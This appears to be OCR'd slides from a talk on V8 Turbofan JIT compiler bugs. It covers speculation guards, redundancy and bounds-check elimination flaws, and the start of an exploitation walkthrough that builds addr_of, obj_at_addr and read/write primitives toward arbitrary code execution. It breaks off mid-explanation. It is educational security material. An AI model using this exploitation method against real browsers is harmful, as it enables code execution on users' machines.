
What happens when we call `f` with the **correct** Map type?



The correct property slot is accessed - the correct value is retrieved

Guessing Wrong

What happens when we call `f` with the **wrong** Map type?



An incorrect property slot is accessed - the wrong value is retrieved

Speculation Guards

Speculation Guards are lightweight runtime checks used to verify previous compiler speculations

Below are two commonly used speculation guards:

- CheckMaps

```
; Ensure object has expected Map
cmp    QWORD PTR [rdi-0x1], 0x12345601
jne    bailout
```

- CheckSmi

```
; Ensure value is Smi
test    rdi, 0x1
jnz     bailout
```

JIT Vulnerability Patterns

Turbofan is written in C++, so the usual memory- and type-safety violations are not applicable

JIT compiler vulnerabilities stem from **bugs in the compiler which lead to incorrect machine code generation**


These bugs can be exploited to cause memory corruption

- Many interesting bugs stem from various optimizations
- Each optimization pass presents it's own kind of vulnerabilities
  - We'll focus on **Redundancy Elimination** and **Bounds Check Elimination**

Redundancy Elimination

Popular class of optimization aiming to **remove safety checks from emitted machine code, if they are determined to be redundant**

```
function f(a)
{
    a.x + a.y;
}
f({x:1, y:2});
%OptimizeFunctionOnNextCall(f);
f({x:1, y:2});
```




Variable a is used twice, so it's checked twice

Second check is redundant

Redundancy Elimination

Popular class of optimization aiming to **remove safety checks from emitted machine code, if they are determined to be redundant**

```
function f(a)
{
    a.x + a.y;
}
f({x:1, y:2});
%OptimizeFunctionOnNextCall(f);
f({x:1, y:2});
```



Inside the **Load Elimination** phase, we see the second set of checks has been removed


Redundancy Elimination Bugs

What would happens if object **a** was modified between checks?


```
function f(a, callback)
{
    let foo = a.x;
    callback();
    return foo + a.y;
}

> let obj = {x:1, y:1};
> let evil = () => { delete obj.y }
> f(obj, evil)
```

The callback can modify **a** between checks - is it safe to remove the second check?


Redundancy Elimination Bugs




Redundancy Elimination Bugs



Redundancy Elimination Bugs



Redundancy Elimination Bugs



Bounds Check Elimination

Turbofan will attempt to remove bounds checks if they are useless

This will happen if **the index range is less than the array length range**

Consider a **CheckBounds** where the range is thought to be `range(0,5)`

Turbofan would eliminate this check for an array of length 10

However, if the index type was wrong and in reality it can be 20, **there will be no runtime check to prevent out of bounds access**

Exploitation

Exploit Engineering

How do we go from a bug to arbitrary code execution?

We break down the exploitation process:

- We're stuck in the JavaScript VM
- Our exploit must be written in JavaScript (i.e., no direct memory access)
- We have to expand the capabilities of JavaScript to build our own exploit primitives!

Exploit Primitives

Primitives are capabilities we build

For this exploit, we will leverage the effects of the OOB bug to gain some capabilities

We'll build our primitives in layers, working towards arbitrary code execution

1. `addr_of`
2. `obj_at_addr`
3. Arbitrary Read/Write
4. Arbitrary code execution


Exploit Primitives - addr_of

Goal: Get the address of a given JSObject

```
> let x = {};

> let x_address = addr_of(x);

> print(x_address);
0x00007f5b2c1b43b0
```


To do this we perform a Double/JSValue type confusion

Exploit Primitives - addr_of




1. Store target Object as JSValue

Exploit Primitives - addr_of




1. Store target Object as JSValue
2. Read value as Unboxed Double

Exploit Primitives - addr_of



